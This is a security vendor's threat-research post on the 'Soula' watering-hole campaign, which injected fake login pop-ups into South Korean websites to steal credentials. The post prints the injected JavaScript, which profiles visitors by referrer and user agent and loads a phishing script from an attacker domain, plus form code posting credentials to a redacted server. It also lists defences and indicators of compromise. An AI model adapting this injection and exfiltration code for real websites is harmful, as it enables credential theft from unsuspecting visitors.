Desktop, Mobile Phishing Campaign Targets South Korean Websites, Steals Credentials Via Watering Hole

- Posted on:March 28, 2019 at 5:02 am
- Posted in:Bad Sites, Mobile
- Author:
  Joseph C Chen (Fraud Researcher)

0

We discovered a phishing campaign that has compromised at least four South Korean websites – including a business page ranked as one of the most visited sites in the country – by injecting fake login forms to steal user credentials. While we've previously seen cybercriminals inject a malicious JavaScript code in the websites to load browser exploits or financial information skimmers, using the watering hole technique for a phishing campaign is unusual. The campaign, which we labeled "Soula" (detected by Trend Micro as Trojan.HTML.PHISH.TIAOOHDW), collects information via a spoofed login screen of one of the country's leading search engines that pops up over the original webpage. It sends the logged credentials to the attackers' server even without accurate data confirmation, leading us to think that the cybercriminals are at research and information-gathering stage.

Routine



Figure 1. Soula's attack chain.

We traced the initial JavaScript injection done on the compromised websites on March 14. The injected script profiles the website's visitors and loads the phishing forms on top of the main pages. It scans the HTTP referer header string and checks if it contains keywords related to popular search engines and social media sites to authenticate that the visitor is real. Since the HTTP referer identifies the address webpage of the source to the requested page, this check makes it easier to identify the visitor as a real user if the request comes from one, as well as filter out bot crawlers or threat engine scanners.

The script then scans for the HTTP User-Agent header for strings such as *iPhone*, *iPad*, *iPod*, *iOS* and *Android* to identify the device used by the user as desktop or mobile, which allows it to deliver the respective phishing forms to the victim. Mobile users will see the fake login form pop-up only after clicking any button on the compromised websites. To mask the malicious routine, it only enables the pop-up to appear after the sixth time the victim visits the websites, setting a cookie to count the number of visits. The cookie is also set to expire after two hours since the last pop-up.

```
var regexp = /\.([redacted]|facebook|google|bing)(\.[a-z0-9\-]+){1,2}\//ig;
var where = document.referrer;
if (regexp.test(where)) {
        if (/(iPhone|iPad|iPod|iOS|Android)/i.test(navigator.userAgent)) {
        tan();
        }
        else{
        document.writeln("<script src=\"https:\/\/[redacted].oauth2.space\/pc\/js\/login.js\"><\/script>")
        }
}
```

Figure 2. Injected script to check HTTP Referer and HTTP User-Agent.

If the device has none of the strings listed, Soula assumes that the user is visiting the website using a desktop computer. Users will see the fake login form directly on top of the compromised webpage, asking the user to input their username and password before they can continue visiting the site. The user information is directly sent to the attackers' servers. To prevent attack suspicions from the website, the phishing script sets a browser cookie to the devices that received the phishing forms that enables the fake login to expire 12 hours after the initial interaction.

We noted that the comments were set in Simplified Chinese, and used Cloudflare to protect their domains and hide their real IP addresses. We contacted Cloudflare after identifying this attack, but while they immediately removed the malicious domain from their service, the campaign did not stop. In fact, the campaign further enhanced its detection evasion features. The attackers added obfuscation to the JavaScript code injected into the compromised websites and moved the scripts and phishing page to a compromised web server to avoid detection and prevent removal of their domain. The websites are no longer compromised at the time of publishing.

```
84      // 关闭窗口
85      $('.login-block .close').click(function(){
86              $('.login-block').fadeOut('slow'); //隐藏
87              $('.login-block').remove(); //删除
88              cookieSet(cookieName, 1, 12); //设置cookie
89      });
90
91      // ajax提交数据
92      $('#form').submit(function(){
93              $.ajax({
94                      type:'POST',
95                      url:'[redacted]',
96                      data:$(this).serialize(),
97                      success:function(data){
98                              $('.login-block').hide();
99                              $('.login-block').remove(); //删除
100                             cookieSet(cookieName, 1, 12); //设置cookie
```

Figure 3. Comments in Simplified Chinese.

Figure 4. The original script injected in the compromised website vs. the injected script after obfuscation.

Conclusion

Considering that one of the compromised websites are among the country's top 300 most-visited sites, and that the search engine hosts a variety of services for its South Korean customers as a trusted site, Soula is a significant threat to both enterprises and users as it exposes user credentials on a number of platforms. Further, the content string it searches for and connects to may indicate cybercriminals' possible plans to develop this to a bigger campaign that could affect more people worldwide.

While this technique can be more difficult to trace compared to socially engineered phishing attacks, endpoint users can still protect themselves by enabling a multi-layered defense system that allows detection, scanning and blocking of malicious URLs and pop-ups. Users should also enable additional authentication measures such as 2FA whenever possible. Security administrators are advised to download updates as soon as patches are available from legitimate vendors, and enable Content Security Policy to prevent unauthorized access and use of exploits for remotely injected scripts.

Trend Micro solutions

Trend Micro™ Deep Discovery™

Trend Micro™ User Protection Solution

Indicators of Compromise

SHA256	Description	Detection
03ab41336ff260ec2410ac2704467676284df86 44befce5a0b40773cc570286a	Soula phishing script hash	
29447d09a76f2a7982562a4386529d0af26cd75 6671fd7173d518a34717c2aae	Soula phishing script hash	Trojan.HTML.PHISH.TIAOOHDW
7034c01be6c94ce2d42bbc3c197d0f9678ccb0fc c6ba6d0484d6bcf859a6d774	Soula phishing script hash	
b2bc1df018abd4ebc2e2f68fbae09a55bc381736 97171507f8cfef9e7ec39978	Soula phishing script hash	

URLs

hxxps://oauth2[.]space/	Phishing domain
hxxps://oauth20[.]xyz/	Phishing domain